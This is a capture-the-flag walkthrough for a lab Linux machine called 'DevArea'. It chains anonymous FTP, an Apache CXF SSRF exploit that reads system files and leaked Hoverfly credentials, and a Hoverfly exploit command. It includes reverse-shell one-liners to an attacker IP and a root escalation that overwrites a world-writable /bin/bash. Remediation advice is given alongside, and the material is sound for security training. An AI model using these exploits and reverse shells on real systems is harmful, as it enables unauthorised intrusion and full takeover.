Devarea
DevArea is a Linux machine hosting multiple vulnerable services. Initial access is gained through anonymous FTP revealing a JAR file vulnerable to Apache CXF SSRF (CVE-2022-46364), which exposes Hoverfly credentials in systemd service files. The Hoverfly instance is vulnerable to path traversal (CVE-2025-54123), leading to remote code execution. Privilege escalation exploits a world-writable `/bin/bash` binary combined with a passwordless sudo rule, allowing arbitrary command execution as root.

| Release Date | Mar 28, 2026 |
| Difficulty | Medium [30 pts] |
 User Blood User Blood |
0H 7M 25S  |
 Root Blood Root Blood |
0H 20M 19S  |
| Creator |  |
| Author |  |
Recon
nnmap -sVC 10.129.11.211 -p-  --min-rate 1000 -Pn                                                                                                                                                                           fish-3 | 0 (0.001s) < 01:38:12                                                                                                  01:41 [2/3]
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-29 01:38 +0300
Warning: 10.129.11.211 giving up on port because retransmission cap hit (10).
Nmap scan report for devarea.htb (10.129.11.211)
Host is up (0.16s latency).
Not shown: 61712 closed tcp ports (reset), 3817 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 ftp      ftp          4096 Sep 22  2025 pub
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.10.16.144
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
22/tcp   open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 83:13:6b:a1:9b:28:fd:bd:5d:2b:ee:03:be:9c:8d:82 (ECDSA)
|_  256 0a:86:fa:65:d1:20:b4:3a:57:13:d1:1a:c2:de:52:78 (ED25519)
80/tcp   open  http    Apache httpd 2.4.58
|_http-title: DevArea - Connect with Top Development Talent
8080/tcp open  http    Jetty 9.4.27.v20200227
|_http-title: Error 404 Not Found
8500/tcp open  http    Golang net/http server
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 500 Internal Server Error
|     Content-Type: text/plain; charset=utf-8
|     X-Content-Type-Options: nosniff
|     Date: Sat, 28 Mar 2026 22:40:50 GMT
|     Content-Length: 64
|     This is a proxy server. Does not respond to non-proxy requests.
|   GenericLines, Help, LPDString, RTSPRequest, SIPOptions, SSLSessionReq, Socks5:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest, HTTPOptions:
|     HTTP/1.0 500 Internal Server Error
|     Content-Type: text/plain; charset=utf-8
|     X-Content-Type-Options: nosniff
|     Date: Sat, 28 Mar 2026 22:40:28 GMT
|     Content-Length: 64
|_    This is a proxy server. Does not respond to non-proxy requests.
8888/tcp open  http    Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
Initial Access
FTP Anonymous Access

ftp -a 10.129.11.211

we can install syft + grype for jar analysis
curl -sSfL https://get.anchore.io/syft | sudo sh -s -- -b /usr/local/bin
curl -sSfL https://get.anchore.io/grype | sudo sh -s -- -b /usr/local/bin

# Step 1: Generate SBOM
syft target.jar -o json > sbom.json
# Step 2: Scan for vulns
grype sbom:sbom.json

check these critical vulnerabilities we find Apache CXF Server-Side Request Forgery vulnerability GHSA-x3x3-qwjq-8gj4
Severity: High (CVSS 9.8)
Component: Apache CXF
Versions Affected: < 3.4.10, < 3.5.5
Attack Vector: Network / No Auth Required
Description:
A SSRF vulnerability in Apache CXF’s FileDataSource and URLDataSource allows an attacker to perform unauthorized file and URL access on the server. An attacker can exploit Attachment objects in requests to access arbitrary files or URLs on the system.
Impact:
- Server-Side Request Forgery (SSRF)
- Unauthorized file system access
- Internal network reconnaissance
- Potential data exfiltration
Remediation:
- Upgrade to Apache CXF 3.4.10 or 3.5.5 or later
- Validate and sanitize all attachment inputs
- Implement network segmentation to limit SSRF impact
References:
python3 CVE-2022-46364.py --target https://devarea.htb:8080/employeeservice --ssrf-url 'file:///etc/passwd' --domain devarea.htb

check for stored credentials in Systemd
python3 CVE-2022-46364.py --target https://devarea.htb:8080/employeeservice --ssrf-url 'file:///etc/systemd/system/' --domain devarea.htb


we have hoverfly.service check that out and we get hardcoded credentials
python3 CVE-2022-46364.py --target https://devarea.htb:8080/employeeservice --ssrf-url 'file:///etc/systemd/system/hoverfly.service' --domain devarea.htb

now we can login into hoverfly with these credentials

checking the version we find it vulnerable to CVE-2025-54123
Severity: High (CVSS 7.5)
Component: Hoverfly
Versions Affected: < 1.10.4
Attack Vector: Network / No Auth Required
Description:
A path traversal vulnerability in Hoverfly’s file handling allows an attacker to read arbitrary files from the server’s filesystem. The vulnerability exists in the simulation import functionality where user-controlled file paths are not properly validated, enabling directory traversal attacks using sequences like ../.
Impact:
- Arbitrary file read on the server
- Exposure of sensitive configuration files
- Potential credential disclosure
- Information disclosure for further attacks
Remediation:
- Upgrade to Hoverfly 1.10.4 or later
- Implement strict input validation for file paths
- Use allowlisting for permitted file locations
- Apply principle of least privilege for file access
References:
using the poc we run it with credentials we have and we get a shell.
python3 CVE-2025-54123.py -t https://devarea.htb:8888 -u admin -p 'O7IJ27MyyXiU' -c '/usr/bin/bash -i >& /dev/tcp/10.10.16.144/9001 0>&1'

User Flag

Privilege Esclation

we can see that syswatch-monitor.service it calling a executable that is writable by everyone


we can modify /bin/bash to run the syswatch.sh as root to get shell as root
exec sh
killall -9 /bin/bash
cp /bin/bash /tmp/bash
cat > /bin/bash << 'EOF'
#!/tmp/bash
bash -i >& /dev/tcp/10.10.16.144/9002 0>&1 &
EOF

sudo /opt/syswatch/syswatch.sh --version && cp /tmp/bash /bin/bash

Vulnerability: World-writable /bin/bash combined with passwordless sudo rule
Sudo Rule: (root) NOPASSWD: /opt/syswatch/syswatch.sh
Impact: Arbitrary command execution as root
Exploitation Steps:
# Setup listener on attacker
nc -lvnp 9002

# On target machine
exec sh
killall -9 /bin/bash
cp /bin/bash /tmp/bash
cat > /bin/bash << 'EOF'
#!/tmp/bash
bash -i >& /dev/tcp/10.10.16.144/9002 0>&1 &
EOF
sudo /opt/syswatch/syswatch.sh --version && cp /tmp/bash /bin/bash
Attack Flow:
- Switch to
sh- Prevents killing our own session - Kill bash processes - Clears file locks on
/bin/bash - Backup original - Preserve legitimate bash binary
- Overwrite /bin/bash - Replace with malicious script that spawns reverse shell
- Trigger sudo - Script runs with shebang
#!/bin/bash→ executes our payload as root - Restore original - Clean up after exploitation
Why It Works:
/bin/bashhas incorrect permissions (world-writable:666or777)syswatch.shuses#!/bin/bashshebang → invokes our malicious script- Sudo executes as root without password → our payload runs as root
- Reverse shell spawns as root before cleanup
Remediation:
- Fix permissions:
chmod 755 /bin/bash - Restrict sudo: Remove NOPASSWD or limit to specific arguments
- Monitor: Alert on modifications to critical system binaries
- Integrity checking: Implement AIDE/Tripwire for
/bin/*
